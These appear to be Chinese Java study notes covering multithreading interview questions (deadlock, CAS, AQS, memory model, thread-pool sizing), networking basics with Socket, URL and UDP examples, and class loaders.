第一次看到这个题目，觉得这是一个非常好的问题。很多人都知道死锁是怎么一回事儿：线程A和线程B相互等待对方持有的锁导致程序无限死循环下去。当然也仅限于此了，问一下怎么写一个死锁的程序就不知道了，这种情况说白了就是不懂什么是死锁，懂一个理论就完事儿了，实践中碰到死锁的问题基本上是看不出来的。

真正理解什么是死锁，这个问题其实不难，几个步骤：

（1）两个线程里面分别持有两个Object对象：lock1和lock2。这两个lock作为同步代码块的锁；

（2）线程1的run()方法中同步代码块先获取lock1的对象锁，Thread.sleep(xxx)，时间不需要太多，50毫秒差不多了，然后接着获取lock2的对象锁。这么做主要是为了防止线程1启动一下子就连续获得了lock1和lock2两个对象的对象锁

（3）线程2的run)(方法中同步代码块先获取lock2的对象锁，接着获取lock1的对象锁，当然这时lock1的对象锁已经被线程1锁持有，线程2肯定是要等待线程1释放lock1的对象锁的

这样，线程1"睡觉"睡完，线程2已经获取了lock2的对象锁了，线程1此时尝试获取lock2的对象锁，便被阻塞，此时一个死锁就形成了。代码就不写了，占的篇幅有点多，[Java多线程7：死锁](http://www.cnblogs.com/xrq730/p/4853713.html)这篇文章里面有，就是上面步骤的代码实现。

**24、怎么唤醒一个阻塞的线程**

如果线程是因为调用了wait()、sleep()或者join()方法而导致的阻塞，可以中断线程，并且通过抛出InterruptedException来唤醒它；如果线程遇到了IO阻塞，无能为力，因为IO是操作系统实现的，Java代码并没有办法直接接触到操作系统。

**25、不可变对象对多线程有什么帮助**

前面有提到过的一个问题，不可变对象保证了对象的内存可见性，对不可变对象的读取不需要进行额外的同步手段，提升了代码执行效率。

**26、什么是多线程的上下文切换**

多线程的上下文切换是指CPU控制权由一个已经正在运行的线程切换到另外一个就绪并等待获取CPU执行权的线程的过程。

**27、如果你提交任务时，线程池队列已满，这时会发生什么**

如果你使用的LinkedBlockingQueue，也就是无界队列的话，没关系，继续添加任务到阻塞队列中等待执行，因为LinkedBlockingQueue可以近乎认为是一个无穷大的队列，可以无限存放任务；如果你使用的是有界队列比方说ArrayBlockingQueue的话，任务首先会被添加到ArrayBlockingQueue中，ArrayBlockingQueue满了，则会使用拒绝策略RejectedExecutionHandler处理满了的任务，默认是AbortPolicy。

**28、Java中用到的线程调度算法是什么**

抢占式。一个线程用完CPU之后，操作系统会根据线程优先级、线程饥饿情况等数据算出一个总的优先级并分配下一个时间片给某个线程执行。

**29、Thread.sleep(0)的作用是什么**

这个问题和上面那个问题是相关的，我就连在一起了。由于Java采用抢占式的线程调度算法，因此可能会出现某条线程常常获取到CPU控制权的情况，为了让某些优先级比较低的线程也能获取到CPU控制权，可以使用Thread.sleep(0)手动触发一次操作系统分配时间片的操作，这也是平衡CPU控制权的一种操作。

**30、什么是自旋**

很多synchronized里面的代码只是一些很简单的代码，执行时间非常快，此时等待的线程都加锁可能是一种不太值得的操作，因为线程阻塞涉及到用户态和内核态切换的问题。既然synchronized里面的代码执行得非常快，不妨让等待锁的线程不要被阻塞，而是在synchronized的边界做忙循环，这就是自旋。如果做了多次忙循环发现还没有获得锁，再阻塞，这样可能是一种更好的策略。

**31、什么是Java内存模型**

Java内存模型定义了一种多线程访问Java内存的规范。Java内存模型要完整讲不是这里几句话能说清楚的，我简单总结一下Java内存模型的几部分内容：

（1）Java内存模型将内存分为了**主内存和工作内存**。类的状态，也就是类之间共享的变量，是存储在主内存中的，每次Java线程用到这些主内存中的变量的时候，会读一次主内存中的变量，并让这些内存在自己的工作内存中有一份拷贝，运行自己线程代码的时候，用到这些变量，操作的都是自己工作内存中的那一份。在线程代码执行完毕之后，会将最新的值更新到主内存中去

（2）定义了几个原子操作，用于操作主内存和工作内存中的变量

（3）定义了volatile变量的使用规则

（4）happens-before，即先行发生原则，定义了操作A必然先行发生于操作B的一些规则，比如在同一个线程内控制流前面的代码一定先行发生于控制流后面的代码、一个释放锁unlock的动作一定先行发生于后面对于同一个锁进行锁定lock的动作等等，只要符合这些规则，则不需要额外做同步措施，如果某段代码不符合所有的happens-before规则，则这段代码一定是线程非安全的

**32、什么是CAS**

CAS，全称为Compare and Swap，即比较-替换。假设有三个操作数：**内存值V、旧的预期值A、要修改的值B，当且仅当预期值A和内存值V相同时，才会将内存值修改为B并返回true，否则什么都不做并返回false**。当然CAS一定要volatile变量配合，这样才能保证每次拿到的变量是主内存中最新的那个值，否则旧的预期值A对某条线程来说，永远是一个不会变的值A，只要某次CAS操作失败，永远都不可能成功。

**33、什么是乐观锁和悲观锁**

（1）乐观锁：就像它的名字一样，对于并发间操作产生的线程安全问题持乐观状态，乐观锁认为竞争不总是会发生，因此它不需要持有锁，将**比较-替换**这两个动作作为一个原子操作尝试去修改内存中的变量，如果失败则表示发生冲突，那么就应该有相应的重试逻辑。

（2）悲观锁：还是像它的名字一样，对于并发间操作产生的线程安全问题持悲观状态，悲观锁认为竞争总是会发生，因此每次对某资源进行操作时，都会持有一个独占的锁，就像synchronized，不管三七二十一，直接上了锁就操作资源了。

**34、什么是AQS**

简单说一下AQS，AQS全称为AbstractQueuedSychronizer，翻译过来应该是抽象队列同步器。

如果说java.util.concurrent的基础是CAS的话，那么AQS就是整个Java并发包的核心了，ReentrantLock、CountDownLatch、Semaphore等等都用到了它。AQS实际上以双向队列的形式连接所有的Entry，比方说ReentrantLock，所有等待的线程都被放在一个Entry中并连成双向队列，前面一个线程使用ReentrantLock好了，则双向队列实际上的第一个Entry开始运行。

AQS定义了对双向队列所有的操作，而只开放了tryLock和tryRelease方法给开发者使用，开发者可以根据自己的实现重写tryLock和tryRelease方法，以实现自己的并发功能。

**35、单例模式的线程安全性**

老生常谈的问题了，首先要说的是单例模式的线程安全意味着：**某个类的实例在多线程环境下只会被创建一次出来**。单例模式有很多种的写法，我总结一下：

（1）饿汉式单例模式的写法：线程安全

（2）懒汉式单例模式的写法：非线程安全

（3）双检锁单例模式的写法：线程安全

**36、Semaphore有什么作用**

Semaphore就是一个信号量，它的作用是**限制某段代码块的并发数**。Semaphore有一个构造函数，可以传入一个int型整数n，表示某段代码最多只有n个线程可以访问，如果超出了n，那么请等待，等到某个线程执行完毕这段代码块，下一个线程再进入。由此可以看出如果Semaphore构造函数中传入的int型整数n=1，相当于变成了一个synchronized了。

**37、Hashtable的size()方法中明明只有一条语句"return count"，为什么还要做同步？**

这是我之前的一个困惑，不知道大家有没有想过这个问题。某个方法中如果有多条语句，并且都在操作同一个类变量，那么在多线程环境下不加锁，势必会引发线程安全问题，这很好理解，但是size()方法明明只有一条语句，为什么还要加锁？

关于这个问题，在慢慢地工作、学习中，有了理解，主要原因有两点：

（1）**同一时间只能有一条线程执行固定类的同步方法，但是对于类的非同步方法，可以多条线程同时访问**。所以，这样就有问题了，可能线程A在执行Hashtable的put方法添加数据，线程B则可以正常调用size()方法读取Hashtable中当前元素的个数，那读取到的值可能不是最新的，可能线程A添加了完了数据，但是没有对size++，线程B就已经读取size了，那么对于线程B来说读取到的size一定是不准确的。而给size()方法加了同步之后，意味着线程B调用size()方法只有在线程A调用put方法完毕之后才可以调用，这样就保证了线程安全性

（2）**CPU执行代码，执行的不是Java代码，这点很关键，一定得记住**。Java代码最终是被翻译成汇编代码执行的，汇编代码才是真正可以和硬件电路交互的代码。**即使你看到Java代码只有一行，甚至你看到Java代码编译之后生成的字节码也只有一行，也不意味着对于底层来说这句语句的操作只有一个**。一句"return count"假设被翻译成了三句汇编语句执行，完全可能执行完第一句，线程就切换了。

**38、线程类的构造方法、静态块是被哪个线程调用的**

这是一个非常刁钻和狡猾的问题。请记住：线程类的构造方法、静态块是被new这个线程类所在的线程所调用的，而run方法里面的代码才是被线程自身所调用的。

如果说上面的说法让你感到困惑，那么我举个例子，假设Thread2中new了Thread1，main函数中new了Thread2，那么：

（1）Thread2的构造方法、静态块是main线程调用的，Thread2的run()方法是Thread2自己调用的

（2）Thread1的构造方法、静态块是Thread2调用的，Thread1的run()方法是Thread1自己调用的

**39、同步方法和同步块，哪个是更好的选择**

同步块，这意味着同步块之外的代码是异步执行的，这比同步整个方法更提升代码的效率。请知道一条原则：**同步的范围越小越好**。

借着这一条，我额外提一点，虽说同步的范围越少越好，但是在Java虚拟机中还是存在着一种叫做**锁粗化**的优化方法，这种方法就是把同步范围变大。这是有用的，比方说StringBuffer，它是一个线程安全的类，自然最常用的append()方法是一个同步方法，我们写代码的时候会反复append字符串，这意味着要进行反复的加锁->解锁，这对性能不利，因为这意味着Java虚拟机在这条线程上要反复地在内核态和用户态之间进行切换，因此Java虚拟机会将多次append方法调用的代码进行一个锁粗化的操作，将多次的append的操作扩展到append方法的头尾，变成一个大的同步块，这样就减少了加锁-->解锁的次数，有效地提升了代码执行的效率。

**40、高并发、任务执行时间短的业务怎样使用线程池？并发不高、任务执行时间长的业务怎样使用线程池？并发高、业务执行时间长的业务怎样使用线程池？**

这是我在并发编程网上看到的一个问题，把这个问题放在最后一个，希望每个人都能看到并且思考一下，因为这个问题非常好、非常实际、非常专业。关于这个问题，个人看法是：

（1）高并发、任务执行时间短的业务，线程池线程数可以设置为CPU核数+1，减少线程上下文的切换

（2）并发不高、任务执行时间长的业务要区分开看：

　　a）假如是业务时间长集中在IO操作上，也就是IO密集型的任务，因为IO操作并不占用CPU，所以不要让所有的CPU闲下来，可以加大线程池中的线程数目，让CPU处理更多的业务

　　b）假如是业务时间长集中在计算操作上，也就是计算密集型任务，这个就没办法了，和（1）一样吧，线程池中的线程数设置得少一些，减少线程上下文的切换

（3）并发高、业务执行时间长，解决这种类型任务的关键不在于线程池而在于整体架构的设计，看看这些业务里面某些数据是否能做缓存是第一步，增加服务器是第二步，至于线程池的设置，设置参考（2）。最后，业务执行时间长的问题，也可能需要分析一下，看看能不能使用中间件对任务进行拆分和解耦。

1. **Socket网络编程**

**网络基础知识**

**基本概念**

网络编程：不需要依赖浏览器进行通讯.，例如QQ。

网页编程：浏览器与服务器之间的通讯。

计算机网络：指分布在不同地域的计算机，通过外部设备连接起来，实现了资源共享与数据传输的计算机系统。

**DHCP**：（Dynamic Host Configuration Protocol，[动态主机配置协议](https://www.baidu.com/s?wd=%E5%8A%A8%E6%80%81%E4%B8%BB%E6%9C%BA%E9%85%8D%E7%BD%AE%E5%8D%8F%E8%AE%AE&tn=44039180_cpr&fenlei=mv6quAkxTZn0IZRqIHckPjm4nH00T1YLPyPWujPBnjmvuAm1rymL0ZwV5Hcvrjm3rH6sPfKWUMw85HfYnjn4nH6sgvPsT6KdThsqpZwYTjCEQLGCpyw9Uz4Bmy-bIi4WUvYETgN-TLwGUv3EPHm3P1RkP1Ds)）是一个局域网的网络协议，使用[UDP协议](https://www.baidu.com/s?wd=UDP%E5%8D%8F%E8%AE%AE&tn=44039180_cpr&fenlei=mv6quAkxTZn0IZRqIHckPjm4nH00T1YLPyPWujPBnjmvuAm1rymL0ZwV5Hcvrjm3rH6sPfKWUMw85HfYnjn4nH6sgvPsT6KdThsqpZwYTjCEQLGCpyw9Uz4Bmy-bIi4WUvYETgN-TLwGUv3EPHm3P1RkP1Ds)工作， 主要有两个用途：给内部网络或网络服务供应商自动分配IP地址，给用户或者内部[网络管理员](https://www.baidu.com/s?wd=%E7%BD%91%E7%BB%9C%E7%AE%A1%E7%90%86%E5%91%98&tn=44039180_cpr&fenlei=mv6quAkxTZn0IZRqIHckPjm4nH00T1YLPyPWujPBnjmvuAm1rymL0ZwV5Hcvrjm3rH6sPfKWUMw85HfYnjn4nH6sgvPsT6KdThsqpZwYTjCEQLGCpyw9Uz4Bmy-bIi4WUvYETgN-TLwGUv3EPHm3P1RkP1Ds)作为对所有计算机作中央管理的手段，在RFC 2131中有详细的描述。  
　　在DHCP客户端手工释放IP地址命令为ipconfig /release;  
　　更新IP地址命令为ipconfig /renew。

**OSI网络互联七层框架与TCP/IP协议族（栈）五层网络架构**

OSI（Open System Interconnect），即开放式系统互联，一般叫做OSI参考模型。

|  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- |
| **OSI层** | **功能** | **数据单元** | **封装、解封装过程**  **（浏览网站为例）** | | **比喻**  **（邮递服务为例）** | | **TCP/IP协议族（栈）** |  |
| 应用层  **Application** Layer | 文件传输，电子邮件，文件服务，虚拟终端 | data  （数据） | 生成请求头 | 解析请求头 | 经理：写好信件草稿 | 经理：阅读信件 | HTTP，HTTPS，FTP，TELNET，DNS，SSH，TFTP，SMTP，SNMP，POP3 |  |
| 表示层  **Presentation** Layer | 数据格式化，代码转换，数据加密，数据压缩 | 转换成为计算机可识别的ASCII码 | 转换成请求头 | 助理：修改错字或格式 | 助理：提醒经理有信，翻译内容 | 没有协议 |  |
| 会话层  **Session** Layer | 解除或建立与别的接点的联系 | 产生相应的主机进程 |  | 秘书：找出收信人地址，写好信封 | 秘书：拆信，制作副本 | 没有协议 |  |
| 传输层  **Transport** Layer | 提供端对端的接口 | segment  （数据段） | 加上相应的端口号信息 | 匹配端口号 | 司机：寄信 | 司机：取信 | TCP，UDP | 四层交换机、也有工作在四层的路由器 |
| 网络层  **Network** Layer | 为数据包选择路由 | packet  （数据包） | 加上IP地址 | 匹配IP地址 | 分拣工：分拣 | 分拣工：分拣 | IP，ICMP，RIP，OSPF，BGP，IGMP | 路由器、三层交换机 |
| 数据链路层  **Data Link** Layer | 传输有地址的帧以及错误检测功能 | frame  （数据帧） | 加上MAC地址 | 匹配MAC地址 | 包装工：打包装箱 | 拆包工：开箱拆包 | SLIP，CSLIP，PPP，ARP，RARP，MTU | 网桥（现已很少使用）、以太网交换机（二层交换机）、网卡（其实网卡是一半工作在物理层，一半工作在数据链路层） |
| 物理层  **Physical** Layer | 以二进制数据形式在物理媒体上传输数据 | bits  （比特流） | 转成bit流信息 | 转换成为计算机可识别的ASCII码 | 搬运工：将货搬上车 | 搬运工：将货搬下车 | ISO2110，IEEE802，IEEE802.2 | 中继器、集线器、双绞线、网线、网卡 |

**计算机网络通讯三要素**：IP地址、端口号、通讯协议

**IP地址**

IP地址用来标识计算机，本质由32位二进制位数组成，为方便记录，把IP地址分成了4段，每段8个二进制数据用十进制表示。范围：2^8 = 0~255

IP地址　＝　网络号 + 主机号

IP地址的类别：

A类地址： 一个网络号 + 三个主机号 政府

B类地址： 两个网络号 + 两个主机号 学校、事业单位

C类地址： 三个网络号 + 一个主机号

**端口号**

端口号用来标识计算机的进程。端口号的范围：0-65535

从0到1023，为系统所保留。自定义端口建议选1024 到 65535。

**win7防火墙怎么设定开放端口：**

1. 【控制面板】 -> 【windows防火墙】 -> 左侧【高级设置】 -> 左侧【入站规则】 -> 右侧【新建规则】：

2. 选中【端口】点击下一步。

3. 选中【TCP】并选中【特定本地端口】在后面的输入框中输入端口号，点击下一步。

4. 选中【允许连接】点击下一步。

5. 选择规则应用的网络，默认是全部选中的，采用默认即可，点击下一步。

6. 为新建的规则起名并做相应的描述，点击完成。

7. 返回【高级设置】，左侧【入站规则】按出站规则的设置类似操作。

**通讯协议**：Udp协议、tcp协议

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
|  | **含义** | **连接机制&数据可靠性** | **数据量** | **效率** | **用例** |
| **UDP协议** | User Datagram Protocol，用户数据报协议 | 无连接的不可靠的传输协议：每个数据报都是一个独立的信息，包括完整的源地址或目的地址，因此不需建立发送方和接收方的连接。数据报无序易丢失。不可靠。它在网络上以任何可能的路径传往目的地，因此能否到达目的地，到达目的地的时间以及内容的正确性都是不能被保证的。 | 每个数据报大小限制在64K | 效率高 | 对讲机、QQ通讯、cs游戏、视频会议 |
| **TCP协议** | Transfer Control Protocol，传输控制协议 | 面向连接的可靠的传输协议：socket之间通过三次握手机制连接，双向数据传输，双方都可以进行发送或接收操作。数据流可靠有序无差错，有特有的通道，以字节流方式发送数据。HTTP、FTP、Telnet等应用都需要这种可靠的通信通道 | 传输大数据量 | 效率低 | 打电话、QQ文件传输 |

**URL类**

java.net.URL

**URL：统一资源定位符**

URL由两部分组成：协议名称和资源名称，中间用冒号隔开。

**例子：**http://localhost:8080/myweb/test.html

**http://**：http协议。执行流程：在本地hosts文件（在[C:\Windows\System3](C:\\Windows\\System32\\drivers\\etc\\)[2\driv](C:\\Windows\\System32\\drivers\\etc\\)[ers\etc\](C:\\Windows\\System32\\drivers\\etc\\)）找域名所对应ip，如果找不到，联网去网络运营商的DNS服务器找，找到后访问该ip地址对应的服务器。

**localhost**：本地域名。（外地域名如www.baidu.com）。

**8080**：软件监听端口，定位具体的一个软件。（Tomcat：8080；mysql：3306；oracle：1521；系统默认80，URL中可不写）

**myweb**：web应用的名称（根目录）。

**test.html**：web应用的资源。

**与URI（统一资源标识符）和URN（统一资源名）的区别**：

URI 可以进一步分为定位器（URL）、名称（URN），或者二者兼具。

有访问机制的URI也是URL。

URI可以描述任何文件：本地的，互联网上的；URL描述互联网上的（？？？）

request.getRequestURL() 得到的是 scheme://host.domain:port/path/filename

request.getRequestURI() 得到的是 /path/filename

常用scheme：http、https、ftp（文件传输协议）、mailto、file（计算机上的文件）

**URL类常用方法**

|  |
| --- |
| **import** java.net.MalformedURLException;  **import** java.net.URL;  **public** **class** TestURL {  **public** **static** **void** main(String[] args) {  **try** {  // 构造方法  URL baidu = **new** URL("http://www.baidu.com"); // http://www.baidu.com（**协议一定要带上，和InetAddress不一样**）  URL index = **new** URL(baidu, "/index?name=twx#test");// http://www.baidu.com/index?name=twx#test  // 获取URL的信息  System.***out***.println(index.getProtocol()); // 获取协议： http  System.***out***.println(index.getHost()); // 获取主机： www.baidu.com  System.***out***.println(index.getPort()); // 获取端口： -1（默认80端口返回值是-1）  System.***out***.println(index.getPath()); // 获取文件路径： /index  System.***out***.println(index.getFile()); // 获取文件名： /index?name=twx  System.***out***.println(index.getQuery()); // 获取查询字符串： name=twx  System.***out***.println(index.getRef()); // 获取锚点： test  } **catch** (MalformedURLException e) {  e.printStackTrace();  }  }  } |

**用 URL 类的 openStream()** **或 openConnection() 方法获取页面源代码**

|  |
| --- |
| **package** com.tongwx.network;  **import** java.io.BufferedReader;  **import** java.io.BufferedWriter;  **import** java.io.FileNotFoundException;  **import** java.io.FileOutputStream;  **import** java.io.IOException;  **import** java.io.InputStream;  **import** java.io.InputStreamReader;  **import** java.io.OutputStreamWriter;  **import** java.net.MalformedURLException;  **import** java.net.URL;  **public** **class** GetSource {  **public** **static** **void** main(String[] args) **throws** IOException {  *getSourceByCharacterStream*();  *getSourceByByteStream*();  }  /\*\*  \* 用字符流方式获取  \*/  **private** **static** **void** getSourceByCharacterStream() **throws** IOException {  URL url = **new** URL("https://www.google.com");//协议一定要带上，这不是浏览器输地址！  BufferedReader bufferedReader = **new** BufferedReader(**new** InputStreamReader(url.openStream(), "utf-8"));//乱码未解决  BufferedWriter bufferedWriter = **new** BufferedWriter(  **new** OutputStreamWriter(**new** FileOutputStream("E:/google.html"), "utf-8"));//乱码未解决  String str;  **while** (**null** != (str = bufferedReader.readLine())) {  bufferedWriter.write(str);  }  bufferedReader.close();  bufferedWriter.close();  }  /\*\*  \* 用字节流方式获取  \*/  **private** **static** **void** getSourceByByteStream() **throws** MalformedURLException, IOException, FileNotFoundException {  URL url = **new** URL("https://www.baidu.com");//协议一定要带上，这不是浏览器输地址！  InputStream inputStream = url.openStream();//相当于url.openConnection().getInputStream();  FileOutputStream fileOutputStream = **new** FileOutputStream("E:/baidu.html");  **byte**[] bs = **new** **byte**[2048];  **int** length;  **while** (-1 != (length = inputStream.read(bs, 0, bs.length))) {  fileOutputStream.write(bs, 0, length);//https://www.google.com乱码未解决  }  inputStream.close();  fileOutputStream.close();  }  } |

**TCP编程（Socket）**

**什么是Socket?**

Socket（套接字）是连接运行在网络上的两个程序间的双向通讯的端点。

**使用Socket进行网络通信的实现步骤**

|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 1. 服务器端创建ServerSocket对象，绑定监听端口，通过accept()方法监听客户端请求。 2. 客户端创建Socket对象，指明需要连接的服务器的地址和端口号，对象一生成就会自动发出连接请求。 3. 连接一旦建立，服务器端将自动创建新Socket绑定新端口以与客户端通信，原Socket和原端口继续监听其他客户端请求。 4. 两端打开连接到Socket的输入输出流，客户端通过输出流发出请求信息，通过输入流获取响应信息；服务器通过输入流读取请求信息，通过输出流发送响应信息。 5. 通信完毕，关闭相关资源（输入输出流和Socket）。 | |  |  |  | | --- | --- | --- | | Server |  | Client | | 建立服务端监听 serverSocket ↓ 等待并接收连接请求 ↓ 接收请求后，创建连接socket | 建立连接 ←――――――→ | 创建连接socket 向服务端发送请求 | |  | 开始通信 |  | | InputStream OutputStream | ←――――――→ | InputStream OutputStream | |  | 结束通信 |  | | 关闭socket |  | 关闭socket | |

**案例：使用基于TCP协议的Socket通信**

|  |  |
| --- | --- |
| **package** com.tongwx.network;  **import** java.io.BufferedReader;  **import** java.io.IOException;  **import** java.io.InputStream;  **import** java.io.InputStreamReader;  **import** java.io.OutputStream;  **import** java.net.ServerSocket;  **import** java.net.Socket; | **package** com.tongwx.network;  **import** java.io.BufferedReader;  **import** java.io.IOException;  **import** java.io.InputStream;  **import** java.io.InputStreamReader;  **import** java.io.OutputStream;  **import** java.net.Socket; |
| **public** **class** TcpServer {  **public** **static** **void** main(String[] args) **throws** IOException {  ServerSocket serverSocket = **new** ServerSocket(5000);  **while** (**true**) {  //监听客户端请求，一旦连接返回新socket对象  Socket socket = serverSocket.accept();  **new** ServerInputThread(socket).start();  **new** ServerOtuputThread(socket).start();  }  }  } | **public** **class** TcpClient {  **public** **static** **void** main(String[] args) **throws** IOException {  Socket socket = **new** Socket("localhost", 5000);  **new** ClientOutputThread(socket).start();  **new** ClientInputThread(socket).start();  }  } |
| **class** ServerInputThread **extends** Thread {  **private** Socket socket;  **public** ServerInputThread(Socket socket) {  **this**.socket = socket;  }  @Override  **public** **void** run() {  **try** {  InputStream inputStream = socket.getInputStream();  **byte**[] bs = **new** **byte**[200];  **int** readLength;  **while** (**true**) {  readLength = inputStream.read(bs);  String message = **new** String(bs, 0, readLength);  System.***out***.println(message);  // //以下方式出错，不知为何  // byte[] bs = new byte[200];  // int realLength;  // while (-1 != (realLength = inputStream.read(bs, 0, bs.length))) {  // System.out.println(new String(bs, 0, realLength));  // }  **if** ("EXIT".equals(message.toUpperCase())) {  inputStream.close();  socket.close();  }  }  } **catch** (IOException e) {  e.printStackTrace();  }  }  } | **class** ClientOutputThread **extends** Thread {  **private** Socket socket;  **public** ClientOutputThread(Socket socket) {  **this**.socket = socket;  }  @Override  **public** **void** run() {  **try** {  OutputStream outputStream = socket.getOutputStream();  BufferedReader bufferedReader = **new** BufferedReader(**new** InputStreamReader(System.***in***));  **while** (**true**) {  String readLine = bufferedReader.readLine();  outputStream.write(readLine.getBytes());  **if** ("EXIT".equals(readLine.toUpperCase())) {  outputStream.close();  socket.close();  }  }  } **catch** (IOException e) {  e.printStackTrace();  }  }  } |
| **class** ServerOtuputThread **extends** Thread {  **private** Socket socket;  **public** ServerOtuputThread(Socket socket) {  **this**.socket = socket;  }  @Override  **public** **void** run() {  **try** {  OutputStream outputStream = socket.getOutputStream();  BufferedReader bufferedReader = **new** BufferedReader(**new** InputStreamReader(System.***in***));  **while** (**true**) {  String readLine = bufferedReader.readLine();  outputStream.write(readLine.getBytes());  **if** ("EXIT".equals(readLine.toUpperCase())) {  outputStream.close();  socket.close();  }  }  } **catch** (IOException e) {  e.printStackTrace();  }  }  } | **class** ClientInputThread **extends** Thread {  **private** Socket socket;  **public** ClientInputThread(Socket socket) {  **this**.socket = socket;  }  @Override  **public** **void** run() {  **try** {  InputStream inputStream = socket.getInputStream();  **byte**[] bs = **new** **byte**[200];  **int** readLength;  **while** (**true**) {  readLength = inputStream.read(bs);  String message = **new** String(bs, 0, readLength);  System.***out***.println(message);  // //以下方式出错，不知为何  // byte[] bs = new byte[200];  // int realLength;  // while (-1 != (realLength = inputStream.read(bs, 0, bs.length))) {  // System.out.println(new String(bs, 0, realLength));  // }  **if** ("EXIT".equals(message.toUpperCase())) {  inputStream.close();  socket.close();  }  }  } **catch** (IOException e) {  e.printStackTrace();  }  }  } |

**InetAddress类**

java.net.InetAddress

**InetAddress（IP地址类）常用方法（没有构造方法，用静态方法获取实例）**：

|  |  |  |
| --- | --- | --- |
| **获取InetAddress实例** |  |  |
| **static** InetAddress | getLocalHost() | 获取本地的IP地址（InetAddress实例）。 |
| **static** InetAddress | getByName(String host) | 获取指定主机名的IP地址。如果提供IP地址字符串，则仅检查地址格式的有效性。 |
| **static** InetAddress[] | getAllByName(String host) | 获取指定域名的IP地址数组。 |
| **获取InetAddress实例的信息** |  |  |
| String | getHostName() | 获取此IP地址的主机名。 |
| String | getHostAddress() | 获取此IP地址的字符串形式。 |
| byte[] | [getAddress](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\net\InetAddress.html#getAddress())() | 获取此IP地址的字节数组形式。 |

**代码示例**

|  |
| --- |
| **import** java.net.InetAddress;  **import** java.net.UnknownHostException;  **public** **class** IPDemo {  **public** **static** **void** main(String[] args) **throws** UnknownHostException {  // 获取IP地址（InetAddress实例）的方法  InetAddress localHost = InetAddress.*getLocalHost*();// 获取本机IP地址（InetAddress实例）：TWX/192.168.183.1  InetAddress byName = InetAddress.*getByName*("TWX");// 根据主机名获取IP地址：TWX/192.168.183.1  InetAddress byName = InetAddress.*getByName*("www.baidu.com");//www.baidu.com/103.235.46.39（**不要带协议，和URL不一样**）  InetAddress byAddress = InetAddress.*getByName*("192.168.183.123");// 检查IP地址字符串格式有效性：/192.168.183.123  InetAddress[] allByName = InetAddress.*getAllByName*("java.sun.com");// 根据域名获取IP地址数组：{java.sun.com/156.151.59.19}  // 获取IP地址（InetAddress实例）信息的方法  String hostName = InetAddress.*getLocalHost*().getHostName();// 获取本机IP地址主机名：TWX  String hostAddress = InetAddress.*getLocalHost*().getHostAddress();// 获取本机IP地址字符串：192.168.183.1  **byte**[] hostAddressBytes = InetAddress.*getLocalHost*().getAddress();// 获取本机IP地址的字节数组。  System.***out***.println(Arrays.*toString*(hostAddressBytes));// [-64, -88, -73, 1]  }  } |

**UDP编程（DataGram）**

**案例**

|  |
| --- |
| **package** com.tongwx.network;  **import** java.io.IOException;  **import** java.net.DatagramPacket;  **import** java.net.DatagramSocket;  **public** **class** UdpClient2 {  **public** **static** **void** main(String[] args) **throws** IOException {  //接收  DatagramSocket datagramSocket = **new** DatagramSocket(7000);  **byte**[] bs = **new** **byte**[1000];  DatagramPacket datagramPacket = **new** DatagramPacket(bs, 1000);  datagramSocket.receive(datagramPacket);  System.***out***.println(**new** String(bs, 0, datagramPacket.getLength()));  //回复  String reply = "一曲菱歌敌万金！";  datagramPacket = **new** DatagramPacket(reply.getBytes(), reply.getBytes().length, datagramPacket.getAddress(),  datagramPacket.getPort());//注意：str.length() 不一定等于 str.getBytes().length  datagramSocket.send(datagramPacket);  datagramSocket.close();  }  } |
| **package** com.tongwx.network;  **import** java.io.IOException;  **import** java.net.DatagramPacket;  **import** java.net.DatagramSocket;  **import** java.net.InetAddress;  **public** **class** UDPClient1 {  **public** **static** **void** main(String[] args) **throws** IOException {  //发送  DatagramSocket datagramSocket = **new** DatagramSocket();  String message = "画眉深浅入时无？";  DatagramPacket datagramPacket = **new** DatagramPacket(message.getBytes(), message.getBytes().length,  InetAddress.*getByName*("localhost"), 7000);//注意：str.length() 不一定等于 str.getBytes().length  datagramSocket.send(datagramPacket);  //接收  **byte**[] bs = **new** **byte**[1000];  datagramPacket = **new** DatagramPacket(bs, 1000);  datagramSocket.receive(datagramPacket);  System.***out***.println(**new** String(bs, 0, datagramPacket.getLength()));  datagramSocket.close();  }  } |

1. **类加载器和反射**

**类加载器**

类加载器是通过某个类的.classLoader()方法，将该类的.[class文件](https://www.baidu.com/s?wd=class%E6%96%87%E4%BB%B6&tn=44039180_cpr&fenlei=mv6quAkxTZn0IZRqIHckPjm4nH00T1Y3nWDLuANbmWmLnvc3mHRz0ZwV5Hcvrjm3rH6sPfKWUMw85HfYnjn4nH6sgvPsT6KdThsqpZwYTjCEQLGCpyw9Uz4Bmy-bIi4WUvYETgN-TLwGUv3EnHnsn1f4njcYrjb1PHbsPHckrf)从硬盘中加载到java虚拟机中，形成字节码文件。

|  |
| --- |
| **package** com.tongwx.common\_code;  **public** **class** Demo1 {    **public** **static** **void** main(String[] args) {    /\*\*  \* 1)系统提供给我们三个类加载器：  \* BootStrap加载器： 加载的jdk/jre/lib/rt.jar(开发的时候用的核心类)  \* ExtClassLoad加载器： 加载jdk/jre/lib/ext/\*.jar (扩展包)  \* AppClassLoad加载器： 加载CLASSPATH中的jar包和class文件  \*  \* MyClasLoader1加载器 MyClassLoader2加载器 都是AppClassLoad的子类  \*  \*  \* 2) 这三个类加载器是树状结构.  \* 3) 类加载的过程：  \* 3.1 一个类A是有一个类加载器加载的，如果类A中使用到了类B,类B也是由类A的类加载器加载  \* 4)委托机制：  \* 4.1 发起者类加载器 去加载类的时候，先委托其父类加载, 如果还有父类加载器，则继续委托上去，直接没有父加载器为止。  \* 最顶层的类加载就需要真正地去加载指定类，如果在其类目录中找不到这个类，继续往下找，找到发起者类加载器为止！！！  \*  \* 委托机制的好处：  \* 可以让代码加载更加安全和高效！ 保证核心类的字节码只有一份在内存中。  \*  \*/  //得到某个类被哪个类加载器加载  //System.out.println(Demo1.class.getClassLoader().getClass());    //这个类就由BootStrap加载  //System.out.println(java.util.Date.class.getClassLoader());    //查看某个类加载器树状结构  ClassLoader classLoader = Demo1.**class**.getClassLoader();  **while**(classLoader!=**null**){  System.***out***.println(classLoader.getClass());  classLoader = classLoader.getParent();  }  System.***out***.println(classLoader);    }  } |
